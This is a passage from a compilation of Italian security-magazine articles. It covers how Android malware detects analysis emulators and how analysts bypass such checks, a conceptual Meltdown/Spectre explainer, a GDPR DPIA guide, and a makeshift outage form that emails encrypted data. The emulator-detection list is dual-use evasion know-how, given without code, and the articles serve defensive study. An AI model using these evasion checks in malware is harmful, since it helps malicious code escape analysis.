eseguito in queste reti non possiede un vero codice IMEI/MEID.
    Un altro elemento tipico dei dispositivi mobili è l’IMSI (International Mobile Subscriber Identity) che identifica una SIM card, recuperabile in Android con il metodo getSubscriberId() di TelephonyManager.
    Infine si possono ispezionare le proprietà del sistema che ci dicono, ad esempio, il modello, il prodotto, l’hardware sottostante e informazioni simili, molto utili per individuare dove un’applicazione viene eseguita.
  • Si può individuare se la rete è emulata: ad esempio analizzando gli indirizzi, la tabella di routing, i server DNS, il gateway.
  • Può essere usata qualsiasi tecnica utilizzata per individuare QEMU, che come detto sta alla base dell’emulatore di Android.
  • Possono essere sfruttati i differenti componenti hardware e software presenti nel dispositivo reale e nell’emulatore.

Inoltre, possono essere analizzate anche le differenze dovute alla natura dei due sistemi (emulatore e dispositivo fisico), che, per quanto simili, nascono per esigenze diverse: ad esempio, si può vedere se ci sono, e quanti sono, i contatti, si può ispezionare il log delle chiamate, il numero di applicazioni installate oppure il numero e la lunghezza degli SMS.

Sul come si può aggirare ovvero come si può eludere il controllo in fase di analisi

Abbiamo detto che per poter analizzare un malware e scoprire eventuali tecniche anti-emulazione, abbiamo bisogno di eseguire un’analisi dinamica. Per carpirne il comportamento abbiamo attualmente poche strade:

  1. Possiamo scrivere e applicare una patch che riguarda i controlli eseguiti dal malware, ad esempio, sovrascrivendo le funzioni non desiderate.
  2. Oppure, possiamo usare uno strumento come Frida (https://www.frida.re) per intercettare i metodi del malware che si occupano del controllo e immunizzarne il comportamento.

Tra le possibili soluzioni, più onerose delle precedenti, e sicuramente più drastiche, c’è la possibilità di:

  • modificare l’emulatore in modo da renderlo più affine ad uno smartphone
  • rendere più verosimili gli eventi generati dai sensori simulati
  • migliorare il supporto ARM in QEMU

Conclusioni

Gran parte degli attuali strumenti, che si occupano dell’analisi dei malware, non prevedono la personalizzazione dei propri parametri. In questo modo, rendono immediato il riconoscimento dell’ambiente di esecuzione da parte di un malware. Come abbiamo visto, però, ci sono delle soluzioni per rendere un’analisi, anche se non perfetta, più precisa e meno dispendiosa.

A cura di: Gianluigi Spagnuolo

L’articolo Guida al riconoscimento dell’emulatore nell’analisi di un malware in Android proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/guida-al-riconoscimento-dellemulatore-nellanalisi-di-un-malware-in-android/


Meltdown e Spectre, i super bug del 2018 possono essere sfruttati in un vero attacco?

Il 3 gennaio del 2018 i ricercatori di Project Zero di Google, di Cyberus Technology, e dell’Università Tecnica di Graz hanno annunciato la scoperta delle due vulnerabilità di cui sono affetti la gran parte dei moderni processori utilizzati negli ultimi 20 anni.

I bug che hanno sconvolto il mondo hi-tech nel primo trimestre del 2018 sono Meltdown e Spectre. Oggi si conoscono tre variati di questi bug Variante 1 e Variante 2 (Spectre) e poi la Variante 3 (Meltdown). La Variante 1 (CVE-2017-5753) riguarda un problema di bounds check bypass, la Variante 2 (CVE-2017-5715) presta il fianco a una branch target injection e la Variante 3 (CVE-2017-5754) permette di accedere alla memoria cache della CPU in maniera inappropriata.

Queste vulnerabilità, sintetizzando al massimo il concetto e le metodologie con cui operano i moderni processori, permettono l’accesso diretto alla memoria delle CPU [1] e quindi ai dati in essa contenuti.

L’impatto di una simile notizia non poteva che essere devastante. L’insicurezza e l’incertezza che ha dominato il primo trimestre di quest’anno ha inevitabilmente messo a dura prova sia le grandi multinazionali dell’informatica che gli utenti finali.

Il sistema produttivo ha risposto con una febbrile corsa per rendere disponibili le patch[2] e aggiornare praticamente tutti i sistemi operativi (Windows, Linux, MacOS, Android, iOS). Mentre l’utente medio sembra si sia già dimenticato di quanto accaduto a inizio 2018.

Spectre, dal canto suo, è una vulnerabilità molto più difficile da contrastare. Spectre, non è legata direttamente a una singola falla software o hardware che sia, questa vulnerabilità si presenta non come un insieme di possibili vulnerabilità, qualcosa di indefinito, da cui il nome per intenderci, non tutte efficacemente risolvibili con patch software.

Spectre sarà risolto esclusivamente rivedendo le architetture hardware dei processori. Quindi il primo consiglio è quello di diffidare o per lo meno di non prendere per certo il risultato dell’analisi degli innumerevoli tool di verifica che oggi infestano la rete.

L’analisi si riferisce solo alle sequenze note ma di suo Spectre può apparire sotto una molteplicità di sequenze impossibili da gestire.

Come siamo giunti a questo punto?

A causa della necessità di migliorare le prestazioni dei microprocessori ottenuta in un primo momento aumentando la frequenza di calcolo della CPU. Oggi si è ormai giunti al limite fisico della tecnologia dei semiconduttori, ed aumentare ulteriormente la frequenza risulta sempre più difficile.

Perché arrenderci a un ostacolo fisico?

Per ovviare alle limitazioni fisiche dei semiconduttori si è inventato il Parallelismo[3].

La tecnologia dei semiconduttori consente di integrare in un solo chip più CPU facendole lavorare in parallelo. È immediato ipotizzare che si possa parallelizzare sia a livello di istruzione che a livello di CPU.

Quello che interessa a noi in quest’articolo è che i processi di paralizzazione sono accompagnati da ulteriori meccanismi atti a velocizzare i processi di elaborazione dell’architettura creata. Tra tutte le tecniche utilizzate per migliorare le prestazioni delle CPU di particolare interesse risultano essere:

  1. La predizione di salto
  2. L’elaborazione out-of-order e L’esecuzione speculativa

LA PREDIZIONE DI SALTO

In ogni programma informatico sono largamente presenti istruzioni di branch[4] che cambiano la sequenzialità delle istruzioni da eseguire. In presenza di branch quindi l’elaborazione in parallelo di una sequenza di istruzioni non può essere eseguita, e anche se eseguita a caso in una delle due direzioni del branch si rischia di dover azzerare la pipeline e le elaborazioni anticipate effettuate.

I moderni processori adottano delle tecniche di predizione del branch, provando a “indovinare” su base statistica il risultato della comparazione nel branch.

L’ELABORAZIONE OUT-OF-ORDER E L’ESECUZIONE SPECULATIVA

I moderni processori adottano architetture che contemplano sia tecniche di pipeline che superscalari. Questo porta già ad un buon livello di ottimizzazione.

Tuttavia, i programmi sono caratterizzati da istruzioni che dipendono dalle precedenti.

Al fine di massimizzare ulteriormente le prestazioni, i processori, nell’elaborare in anticipo le istruzioni, saltano temporaneamente quelle che hanno dipendenze dalle precedenti non ancora elaborate. Le istruzioni saltate sono lasciate in attesa e riprese successivamente quando la dipendenza può essere risolta.

Naturalmente l’esecuzione effettiva che segue viene realizzata sulla base dei risultati anticipati ma in modo da garantire la corretta sequenza.

Questa tecnica viene chiamata elaborazione Out-of-order.

La cosiddetta esecuzione Speculativa consente un ulteriore miglioramento delle prestazioni.

Consiste nell’anticipare il più possibile l’esecuzione di alcune parti del codice anche se non è certo che dovranno poi essere effettivamente eseguite, per la presenza ad esempio di un branch.

Adottando la tecnica di predizione di branch, con la tecnica speculativa viene anticipata l’elaborazione delle istruzioni nel ramo ritenuto più probabile.

MELTDOWN

Meltdown consente ad un attaccante di risalire al contenuto di zone di memoria riservate che non sono di competenza del proprio programma senza poterle modificare.

TARGET

Gran parte dei processori Intel e ARM degli ultimi 20 anni (anno di riferimento 2018).

REQUISITI

Essere in possesso di normali privilegi di un utente per eseguire un programma sulla macchina.

PROCESSO DI RIFERIMENTO

Normalmente il tentativo da parte di un processo di accedere ad una zona di memoria riservata provoca la generazione di una eccezione e quindi il fallimento della lettura dei dati.

L’istruzione che tenta di accedere ad una locazione riservata, come ogni istruzione, viene schedulata dalla pipeline della CPU. Al momento della esecuzione l’indirizzo di memoria da leggere viene inviato al gestore della memoria e qui il controllo dei privilegi di accesso fallirà, generando un’eccezione. L’istruzione non viene completata e il processo interrotto.

Benché i dati dalla memoria riservata sono stati effettivamente letti dal processore l’istruzione è stata interrotta prima del suo completamento e nessun dato è fornito al processo malevolo.

Questo meccanismo è da sempre ritenuto sicuro ed invalicabile.

DESCRIZIONE DELL’ATTACCO

Iniziamo con il porci una domanda. Dov’è finito il dato letto dalla CPU?

Il dato dalla memoria riservata e non consegnato al processo malevolo che voleva accedervi viene memorizzato nella cache del processore.

Facendo uso di alcune peculiarità del set di istruzioni x86, ed operando iterattivamente su ciascuna locazione di memoria, Meltdown consente di risalire e rivelare i dati di tutta la memoria mappata.

L’attacco viene eseguito in tre fasi:

  1. fase inziale, viene effettuato un tentativo di lettura del valore segreto della locazione di memoria da attaccare creando un’eccezione
  2. seconda fase, si indirizzano locazioni in cache con spiazzamenti basati sul valore segreto
  3. fase finale l’attaccante utilizza la tecnica Flush+Reload per dedurre il valore segreto

Queste 3 operazioni possono essere ripetute per tante locazioni di memoria fino anche a ricavare il dump di tutta la memoria fisica.

DANNI PER GLI UTENTI

L’attaccante può accedere alla memoria fisica sottraendo:

  • Documenti
  • Foto
  • password

SPECTRE

Spectre riesce a ingannare le applicazioni vulnerabili e ad accedere ai dati contenuti nella loro memoria.

TARGET

Processori Intel, AMD e ARM, e quindi anche in molti processori di Samsung e Qualcomm che sono basati su ARM e sono ampiamente utilizzati negli smartphone.

REQUISITI

Essere in possesso di normali privilegi di un utente per eseguire un programma sulla macchina.

DESCRIZIONE DELL’ATTACCO

L’attacco Spectre induce il processore della vittima ad elaborare in modo speculativo delle istruzioni che non sono eseguite nell’esecuzione corretta del programma lanciato.

Anche in questo caso abbiamo tre fasi per distinte

  1. fase inziale di setup utilizzata per creare le condizioni che inducono in una fase successiva il processore ad elaborare istruzioni speculative utili per carpire informazioni. Nella fase di setup l’attaccante prepara anche il terreno per poi applicare la tecnica flush+reload oppure evict+reload.
  2. seconda fase, il processore elabora le istruzioni speculative che modificano lo stato micro-architetturale.
  3. fase finale l’attaccante utilizza la tecnica flush+reload o evict+reload deducendo l’informazione riservata misurando i tempi di accesso

DANNI PER GLI UTENTI

L’attaccante può accedere alla memoria fisica sottraendo:

  • username
  • password
  • dati della navigazione web

CONCLUSIONI

Meltdown e Spectre impongono una profonda revisione delle architetture hardware dei processori (già si parla di nuovi schemi) e di conseguenza anche dei sistemi operativi.

Per entrambe le vulnerabilità la condizione fondamentale di non potere agire da remoto e i lunghi tempi dettati dalle iterazioni necessarie per effettuare il dump dei dati escludono per il momento l’utilizzo di queste vulnerabilità in un attacco informatico.

D’altro canto, qualsiasi dispositivo non monitorato e non aggiornato costituisce una falla in ogni infrastruttura informatica le vulnerabilità viste non fanno altro che allargare la superfice di bersaglio e costituisco una freccia in più nelle mani dei Cybercriminali.

FONTI:

NOTE

[1] L’unità di elaborazione centrale (central processing unit, in sigla CPU, con particolare riferimento alla sezione logica in astratto) o processore centrale o più propriamente microprocessore (in sigla µP o uP, con particolare riferimento al chip hardware) è un tipo di processore digitale general purpose che si contraddistingue per sovrintendere a gran parte delle funzionalità del computer digitale basato sull’architettura di von Neumann o sull’architettura Harvard.

[2] In informatica una patch (in inglese pezza, toppa) indica una porzione di software progettata per aggiornare o migliorare un programma. Ciò include la risoluzione di vulnerabilità di sicurezza e altri bug generici.

[3] In informatica il calcolo parallelo è l’esecuzione simultanea del codice sorgente di uno o più programmi (diviso e specificamente adattato) su più microprocessori o più core dello stesso processore allo scopo di aumentare le prestazioni di calcolo del sistema di elaborazione.

[4] Un branch (salto o diramazione in alcune architetture di microprocessori, come il PDP-8 e l’Intel x86) è un punto nel quale in un processo viene alterato il sequenziale flusso delle istruzioni.


A cura di: Giuseppe Turano

L’articolo Meltdown e Spectre, i super bug del 2018 possono essere sfruttati in un vero attacco? proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/meltdown-e-spectre-i-super-bug-del-2018-possono-essere-sfruttati-in-un-vero-attacco/


Quando procedere ad una DPIA ex art. 35 GDPR: la “prevalutazione d’impatto”

Tra le novità introdotte dalla nuova disciplina europea in materia di protezione dei dati (Reg. UE 2016/679 – G.D.P.R.) un posto di rilievo spetta sicuramente alla Valutazione d’impatto sulla protezione dei dati (anche detta DPIA – Data Protection Impact Assessment), disciplinata dall’art. 35 del Regolamento [1].

Tale norma prevede che la DPIA contenga almeno:

  • una descrizione sistematica dei trattamenti previsti e delle finalità del trattamento, compreso, ove applicabile, l’interesse legittimo perseguito dal titolare del trattamento;
  • una valutazione della necessità e proporzionalità dei trattamenti in relazione alle finalità;
  • una valutazione dei rischi per i diritti e le libertà degli interessati;
  • le misure previste per affrontare i rischi, includendo le garanzie, le misure di sicurezza e i meccanismi per garantire la protezione dei dati personali e dimostrare la conformità al regolamento, tenuto conto dei diritti e degli interessi legittimi degli interessati e delle altre persone in questione.

Obiettivo del presente intervento non sarà tuttavia analizzare ed individuare prontamente la corretta metodologia da seguire per redigere una DPIA, bensì provare a chiarire qualche zona d’ombra creatasi intorno alla stessa e, in particolare, fornire alcuni suggerimenti utili per identificare i casi in cui diviene necessario effettuare una Valutazione d’impatto.

Preliminarmente, cos’è la DPIA?

Una procedura intesa a descrivere il trattamento, valutarne la necessità e la proporzionalità, nonché a contribuire ad identificare e gestire i rischi per i diritti e le libertà delle persone fisiche derivanti dal trattamento di dati personali, valutando detti rischi e determinando le misure per affrontarli.

Una DPIA consente quindi al Titolare di analizzare sistematicamente e approfonditamente come un nuovo trattamento, una nuova tecnologia, o un nuovo progetto (ovvero una modifica sostanziale ad un trattamento già in corso o l’impiego per finalità o con metodologie differenti di tecnologie già esistenti) impatteranno sui diritti e le libertà degli interessati e individuare, con un approccio privacy by design & by default, quali misure implementare per la tutela di quest’ultimi.

L’art. 35 Reg. UE 2016/679 prevede che la DPIA sia obbligatoria in caso di trattamenti che per natura, oggetto, contesto e finalità, possano presentare un rischio elevato per i diritti e le libertà delle persone fisiche.

Identificare i casi che ricadono nello scenario prima richiamato, però, non sempre costituisce operazione semplice ed immediata, ma necessita di una fase preliminare – definibile prevalutazione d’impatto – nella quale il Titolare, raccolte le informazioni essenziali sul trattamento che intende introdurre o modificare, valuterà l’opportunità e/o la necessità di procedere o meno ad una DPIA.

Il GDPR infatti, proseguendo nella campagna di sensibilizzazione e responsabilizzazione del Titolare, non elenca tassativamente i casi nei quali è obbligatorio procedere ad una DPIA, ma si limita ad elencare tre ipotesi nelle quali essa è richiesta, in particolare:

  1. quando il trattamento comporta una valutazione sistematica e globale di aspetti personali relativi a persone fisiche, basata su un trattamento automatizzato, compresa la profilazione, e sulla quale si fondano decisioni che hanno effetti giuridici o incidono in modo analogo significativamente su dette persone fisiche;
  2. nel caso di trattamento, su larga scala, di categorie particolari di dati personali di cui all’articolo 9, paragrafo 1, o di dati relativi a condanne penali e a reati di cui all’articolo 10;
  3. qualora il trattamento abbia ad oggetto la sorveglianza sistematica su larga scala di una zona accessibile al pubblico;

Il Regolamento Europeo pertanto affida al solo Titolare, coadiuvato dal D.P.O (qualora designato), il compito di valutare se il trattamento progettato rientri o meno tra i casi per i quali la DPIA è obbligatoria.

Al fine di agevolare il Titolare nel compiere tale ardua operazione, l’Article 29 Working Party (oggi European Data Protection Board) ha emanato delle Linee Guida (WP 248) [2] contenenti nove criteri in presenza dei quali si può desumere che il trattamento presenti “un rischio elevato per i diritti e le libertà delle persone fisiche”:

  1. valutazione o assegnazione di un punteggio, inclusiva di profilazione e previsione, in particolare in considerazione di “aspetti riguardanti il rendimento professionale, la situazione economica, la salute, le preferenze o gli interessi personali, l’affidabilità o il comportamento, l’ubicazione o gli spostamenti dell’interessato“;
  2. processo decisionale automatizzato che ha effetto giuridico o incide in modo analogo significativamente: trattamento che mira a consentire l’adozione di decisioni in merito agli interessati che “hanno effetti giuridici” o che “incidono in modo analogo significativamente su dette persone fisiche;
  3. monitoraggio sistematico: trattamento utilizzato per osservare, monitorare o controllare gli interessati, ivi inclusi i dati raccolti tramite reti o “la sorveglianza sistematica su larga scala di una zona accessibile al pubblico;
  4. dati sensibili o dati aventi carattere altamente personale: questo criterio include categorie particolari di dati personali così come definite all’articolo 9 (ad esempio informazioni sulle opinioni politiche delle persone), nonché dati personali relativi a condanne penali o reati di cui all’articolo 10;
  5. trattamento di dati su larga scala: il regolamento generale sulla protezione dei dati non definisce la nozione di “su larga scala”, tuttavia fornisce un orientamento in merito al considerando 91. A ogni modo, il WP29 raccomanda di tenere conto, in particolare, dei fattori elencati nel prosieguo al fine di stabilire se un trattamento sia effettuato su larga scala:
    • il numero di soggetti interessati dal trattamento, in termini assoluti ovvero espressi in percentuale della popolazione di riferimento;
    • il volume dei dati e/o le diverse tipologie di dati oggetto di trattamento;
    • la durata, ovvero la persistenza, dell’attività di trattamento;
    • la portata geografica dell’attività di trattamento;
  6. creazione di corrispondenze o combinazione di insiemi di dati, ad esempio a partire da dati derivanti da due o più operazioni di trattamento svolte per finalità diverse e/o da titolari del trattamento diversi secondo una modalità che va oltre le ragionevoli aspettative dell’interessato;
  7. dati relativi a interessati vulnerabili: il trattamento di questo tipo di dati è un criterio a motivo dell’aumento dello squilibrio di potere tra gli interessati e il titolare del trattamento, aspetto questo che fa sì che le persone possono non essere in grado di acconsentire od opporsi al trattamento dei loro dati o di esercitare i propri diritti;
  8. uso innovativo o applicazione di nuove soluzioni tecnologiche o organizzative, quali la combinazione dell’uso dell’impronta digitale e del riconoscimento facciale per un miglior controllo degli accessi fisici, etc.;
  9. quando il trattamento in sé “impedisce agli interessati di esercitare un diritto o di avvalersi di un servizio o di un contratto”. Ciò include i trattamenti che mirano a consentire, modificare o rifiutare l’accesso degli interessati a un servizio oppure la stipula di un contratto.

In particolare, il WP ha delineato la seguente regola di condotta: in presenza di un trattamento che soddisfi almeno due dei nove criteri la DPIA è necessaria.

Per completezza, si ritiene opportuno precisare che, mutuando le parole utilizzate dal WP, “un Titolare del trattamento può ritenere, anche se un trattamento soddisfa soltanto uno di questi criteri, che possa comunque richiedere una valutazione d’impatto sulla protezione dei dati, in quanto potrebbe presentare dei rischi elevati per i diritti e le libertà degli interessati”.

Occorre infatti chiarire che, anche qualora non prevista come obbligatoria, la DPIA può essere valutata come importante strumento di accountability per dimostrare la conformità del Titolare al G.D.P.R. oltre che utile procedura per identificare concretamente le misure di sicurezza idonee ai trattamenti in atto ed ai loro relativi rischi.

Un ulteriore supporto operativo, utile al Titolare nel valutare l’opportunità di procedere o meno ad una DPIA, è fornito dall’Autorità Garante Inglese (Information Commissioner’s Office) che, superando per quanto riguarda il livello di dettaglio quanto delineato dal WP, ha individuato dieci casistiche (alcune delle quali, ad onor del vero, rientranti nei nove criteri prima definiti) in presenza delle quali la DPIA sarà obbligatoria [3]:

  1. Nuove tecnologie: il trattamento comporta l’uso di nuove tecnologie o applicazioni innovative di tecnologie esistenti (comprese le Intelligenze Artificiali).
  2. Diniego di un servizio: decisioni concernenti l’accesso di un individuo ad un prodotto, servizio, opportunità o benefit basate su processi decisionali automatizzati o che coinvolgono il trattamento di speciali categorie di dati.
  3. Monitoraggio su larga scala: qualsiasi monitoraggio di individui su larga scala [N.d.R. – il concetto di larga scala non viene definito esplicitamente dal G.D.P.R., tuttavia qualche indicazione in merito è desumibile dalle stesse linee guida pubblicate dall’ICO che riconduce a tale concetto, ad esempio, il trattamento dei dati dei pazienti di un ospedale, il monitoraggio dei cittadini che usano il sistema di trasporto pubblico, il trattamento dei dati degli utenti effettuato da un fornitore di linea internet o telefonica; allo stesso modo, l’Autorità Inglese, ha esplicitamente escluso dal concetto di larga scala i trattamenti concernenti dati dei propri pazienti o clienti effettuati da singoli professionisti, palesando un parere del tutto concorde a quello espresso sul punto dall’Autorità italiana]. [3]
  4. Dati biometrici: qualsiasi trattamento di dati biometrici.
  5. Dati genetici: qualsiasi trattamento di dati genetici, diversi da quelli trattati da singoli medici di famiglia o altri professionisti in campo sanitario per fornire cure ai singoli individui.
  6. Combinazione di dati: combinazione, comparazione o abbinamento di dati personali ottenuti da fonti diverse.
  7. “Trattamenti invisibili”: trattamenti di dati personali che non sono stati ottenuti direttamente dall’interessato al verificarsi di circostanze nelle quali il Titolare ritiene che la compliance con l’art. 14 G.D.P.R. sia impossibile o comporti un costo sproporzionato [N.d.R. – l’art 14 G.D.P.R. impone al Titolare l’obbligo di fornire l’informativa sul trattamento dei dati personali all’interessato anche qualora gli stessi siano raccolti non presso gli interessati ma da altra fonte; un’esemplificazione di quando ciò possa avvenire è data dallo stesso considerando 62 nel quale è possibile leggere “quest’ultima eventualità potrebbe verificarsi, ad esempio, nei trattamenti eseguiti a fini di archiviazione nel pubblico interesse, di ricerca scientifica o storica o a fini statistici. In tali casi si può tener conto del numero di interessati, dell’antichità dei dati e di eventuali garanzie adeguate in essere”]
  8. Tracciamento: trattamenti che comportano il tener traccia della geolocalizzazione di un interessato o del suo comportamento, incluso e non limitato all’ambiente online.
  9. Targeting di bambini o di altre categorie vulnerabili di individui: l’uso di dati personali di bambini o di altre categorie vulnerabili di individui per finalità di marketing, profilazione oppure altri trattamenti decisionali automatizzati, ovvero nel caso si servizi online offerti direttamente ai bambini.
  10. Pericolo di danni fisici: quando la natura del trattamento è tale che un data breach può mettere a repentaglio la salute (fisica) o la sicurezza degli individui.

Un primo approccio alla “prevalutazione d’impatto” potrebbe pertanto consistere nel trasferire i criteri e le casistiche sin qui richiamate in una checklist, stabilire il numero di match in presenza del quale la DPIA è da ritenersi obbligatoria (uno – sposando le indicazioni fornite dall’ICO – due – sposando le indicazioni fornite dal W.P.) e confrontare il trattamento progettato con la detta checklist in modo da consegnare nelle mani del Titolare uno strumento, seppur sicuramente migliorabile ed integrabile, che possa fungere da rudimentale guida nell’arduo compito di dare attuazione al par. 1 dell’art. 35 G.D.P.R.

Tutto ciò in attesa che il Garante Privacy Italiano, dando attuazione a quanto disposto dall’art. 35 par. 4 G.D.P.R., pubblichi “l’elenco delle tipologie di trattamenti soggetti al requisito di una valutazione d’impatto sulla protezione dei dati” – che sicuramente costituirà un validissimo punto di partenza per la concreta applicazione della norma richiamata.

Anche in questo caso però, un’idea su ciò che avverrà a seguito della detta pubblicazione viene fornita dall’Autorità Garante Inglese che, anticipando sul tempo l’Autorità Italiana, ha già individuato una lista di trattamenti considerati come ad alto rischio (Examples of processing “likely to result in high risk”) [4]

Trattasi di un elenco (non definitivo e soggetto a modifiche, come sarà d’altronde quello che verrà emanato dal Garante Italiano) di ben sessantaquattro trattamenti, raggruppati nelle dieci casistiche analizzate in precedenza, per i quali il Titolare dovrà necessariamente procedere ad una DPIA.

Pur facendo a meno di un’elencazione puntuale di tali trattamenti ad alto rischio (per la quale si rimanda al link n.4 presente nella sitografia), appare tuttavia opportuno richiamare l’attenzione del lettore su alcuni trattamenti che assumono particolare rilevanza nella quotidianità per gran parte dei Titolari, quali, ad esempio, quelli attinenti il mondo del lavoro.

A parere dell’ICO infatti, qualsiasi Titolare che voglia introdurre nell’ambiente di lavoro (incluso il c.d. remote working) un sistema in grado di tracciare o monitorare la posizione, il rendimento, o altri dati relativi ai propri dipendenti – si pensi, ad esempio, a sistemi di valutazione continua delle prestazioni dei singoli dipendenti, ovvero a sistemi elettronici di monitoraggio continuo della posizione dei lavoratori tramite GPS  – non potrà esimersi dall’effettuare una DPIA, pena la violazione dell’art.35 G.D.P.R. con conseguente possibilità di pesanti sanzioni amministrative pecuniarie (si ricorda infatti che la non conformità all’art. 35 può essere punita con una sanzione pari sino fino a €10.000.000,00 ovvero, per le imprese, fino al 2% del fatturato mondiale totale annuo dell’esercizio precedente se tale importo risulta essere superiore a €10.000.000,00).

Ulteriore ambito meritevole di particolare attenzione per tutti i Titolari che esercitino o promuovano la propria attività commerciale attraverso il web può essere individuato nelle attività rientranti nei cosiddetti “invisible processing”.

Ogni titolare che desideri avvalersi di strumenti quali il marketing diretto attraverso il canale web, il riutilizzo di dati pubblici resi disponibili, l’online advertising ovvero il tracciamento degli utenti online tramite servizi offerti da terze parti, dovrà infatti necessariamente procedere ad una DPIA al fine di dimostrare la conformità con la normativa vigente in materia di dati personali.

Appare pertanto evidente come individuare correttamente quando e come effettuare una Valutazione d’impatto costituisca un’operazione imprescindibile per il Titolare che voglia porsi al riparo da possibili sanzioni, oltre che uno strumento per monitorare costantemente e contribuire a proteggere efficacemente i dati trattati nell’ambito della propria struttura aziendale.

A tal fine, l’elencazione fornita dall’ICO potrebbe costituire una valida linea guida nelle mani del Titolare, un “database” al quale fare medio tempore riferimento nell’attesa di un similare pronunciamento ad opera dell’Autorità Garante italiana.

SITOGRAFIA:


A cura di: Mauro Formato

L’articolo Quando procedere ad una DPIA ex art. 35 GDPR: la “prevalutazione d’impatto” proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/quando-procedere-ad-una-dpia-ex-art-35-gdpr-la-prevalutazione-dimpatto/


Una riflessione sulla continuità operativa negli sportelli al pubblico

Alcuni sistemi informatici prevedono la figura dell’operatore. Ad esempio gli impiegati che troviamo dietro agli sportelli delle amministrazioni pubbliche. Il loro compito è quello di mediare la richiesta dell’utente verso il sistema informatico.

Ogni tanto però qualcosa nel sistema non va; che si tratti di un attacco informatico o di un aggiornamento andato male, quando il sistema non funziona è il caos.

Gli impiegati chiamano l’azienda che mantiene l’infrastruttura informatica per segnalare il guasto o chiedere spiegazioni sulle procedure di ripristino del sistema.

Nel frattempo le persone in attesa si accumulano. Se il guasto non si risolve in poco tempo l’operatore chiude lo sportello, attacca con lo scotch un cartello con scritto “guasto” ed invita le persone a tornare un’altra volta. Queste situazioni non sono poi così rare nel nostro paese. A me personalmente è successo più volte e in queste situazioni ho rimpianto l’uso della carta.

L’intento dell’articolo è quello di considerare la continuità di servizio allo sportello dell’operatore. In particolare verrà discusso un approccio naive che potrebbe servire come “tampone” durante l’emergenza.

Il contesto

Gli addetti ai lavori tendono a considerare la continuità di servizio in termini tecnici: ridondanza, disaster recovery, etc., ma come funziona la continuità di servizio allo sportello dell’operatore?

L’intento dell’operatore è quello di accontentare le persone in attesa, ovvero non farle tornare un’altra volta.

Ci sono operatori che, durante il malfunzionamento del server centrale, segnano i dati dell’utente su carta e penna. Un volta che il sistema torna funzionante l’operatore procede ad esaudire la richiesta dell’utente. Non sempre è possibile, ma in alcuni casi sì.

(Astraendo il concetto) si tratta di un supporto, esterno al sistema, su cui scrivere temporaneamente dati e/o richieste da parte degli utenti in attesa che il sistema funzioni correttamente.

Dal punto di vista tecnico il disservizio rimane lo stesso.  Ma dal punto di vista percettivo il disservizio dell’utilizzatore migliorerebbe notevolmente.

Tuttavia la gestione dei dati così fatta comporta numerosi problemi ed inefficienze.

In primis è un problema di organizzazione. Il fatto che si debbano accumulare tanti fogli i cui dati sono inseriti a giorni di distanza dalla richiesta aggiunge caos al caos ed aumenta la probabilità di errori (dati non corretti, perdita di documenti).

Inoltre è uno spreco di tempo. L’operatore deve scrivere i dati due volte; la prima su carta e la seconda in via digitale. Per finire l’utente in questa situazioni non è tutelato, non ha ricevute che dimostrino la presa in carico dell’operazione.

Quello che ci domandiamo è: possiamo creare una soluzione altrettanto semplice e resiliente che sia migliore rispetto all’uso di carta e penna?

Soluzione Naive

Riassumiamo i requisiti:

  • Il sistema deve poter essere usato con facilità dall’operatore.
  • ll sistema deve essere eseguito lato client, perché interviene in caso di malfunzionamento lato server
  • I dati devono essere inseriti nativamente in formato machine readable in modo da automatizzare le procedure di acquisizione sul server.
  • Il sistema implementato deve essere di semplice da implementare.
  • Il sistema deve garantire AAA (Accountability authentication authorization)

In particolare, in riferimento allo scenario valutato all’inizio si avrebbe che:

  • In caso di malfunzionamento del server centrale, l’operatore apre un file, nello specifico una pagina html, che ha precedentemente scaricato dal sito di chi gestisce il sistema informatico.
  • L’operatore scrive su questa pagina i dati che la persona allo sportello comunica.
  • L’operatore invia in modo sicuro i dati raccolti al centro informatico.
  • Quando il sistema torna a funzionare il gestore del sistema (non l’operatore, neanche l’utente) si occuperà di inserire i dati ricevuti automatizzando la procedura di acquisizione.

In particolare la soluzione proposta ha due vantaggi:

E’ facile e veloce da implementare. Sono sufficienti un paio d’ore di lavoro con un solo uomo per creare una pagina html che legga i dati essenziali da registrare e li traduca in formato machine readable. Questo permette, in situazioni non prevedibili, di realizzare velocemente soluzioni tampone. Se invece si tratta di situazioni prevedibili allora questa soluzione ha il vantaggio di avere un costo molto ridotto per essere implementata.

E’ user-friendly per l’utilizzatore e conveniente per il gestore. L’azione “invio” trasforma i dati inseriti nei campi html in formato machine-readable (xml, json…) e li invia ad una email temporanea (gmail, yahoo…) che è stata creata appositamente per l’emergenza. Dall’altra parte il gestore che riceve i dati in formato machine readable potrà automatizzare il processo di inserimento dei dati. Infatti dopo che il sistema è stato ripristinato sarà sufficiente adoperare degli script che leggano i dati dai file ricevuti e li inseriscano nel sistema.

Per garantire un minimo di sicurezza in questo sistema si potrebbe usare una password OTP (one time password) per cifrare il file allegato. Questo sistema di gestione della OTP potrebbe essere fatto in vari modi. Il modo semplice, anche se comporta alcuni rischi, è quello di concordare le password OTP prima dell’emergenza.

In questo caso l’operatore dovrà custodire un foglio con dei codici. Questo foglio sarà distribuito da chi gestisce il sistema informatico. Il gestore dovrà conservare le copie degli OPT e le email a cui sono associati. Per far questo il gestore potrebbe creare dal proprio database un file in formato machine readable in cui ad ogni email di un operatore si associa un certo numero di OTP randomiche. Ogni OTP è accoppiata con un semplice flag per impedire il riuso di quel codice. Il grosso file sarà conservato in un posto sicuro, offline e inaccessibile a terzi.  In caso di emergenza l’operatore consumerà gli OTP a sua disposizione, uno per ogni richiesta.

In seguito quando il gestore dovrà leggere i dati degli allegati email utilizzerà uno script che estrarrà l’OTP per decriptare quel file.

Cosa altro manca al sistema?

Una volta premuto invio non c’è conferma che l’operazione sia correttamente avvenuta. In questo caso si potrebbe prevedere una email di ritorno all’operatore ed una di notifica allo studente. Le email così accumulate potrebbero servire al gestore che ha creato disservizi per scusarsi del disagio con gli utenti coinvolti e per accertarsi che i dati siano stati correttamente inseriti in seguito.

Alla fine cosa abbiamo ottenuto?

Abbiamo offerto un servizio all’operatore che è affidabile come la carta ma molto più efficiente.  Abbiamo aiutato tutte quelle persone che in quella settimana hanno dovuto rispondere al telefono e sorbirsi le lamentele per il disservizio. Ma in particolare abbiamo creato una procedura da seguire in caso di disservizio del server centrale per garantire continuità di servizio al cittadino.

Anche se le pratiche che si possono svolgere con queste sistema sono limitate, sviluppare un sistema come quello descritto dall’articolo è veramente un gioco da ragazzi.

A cura di: Francesco Ermini

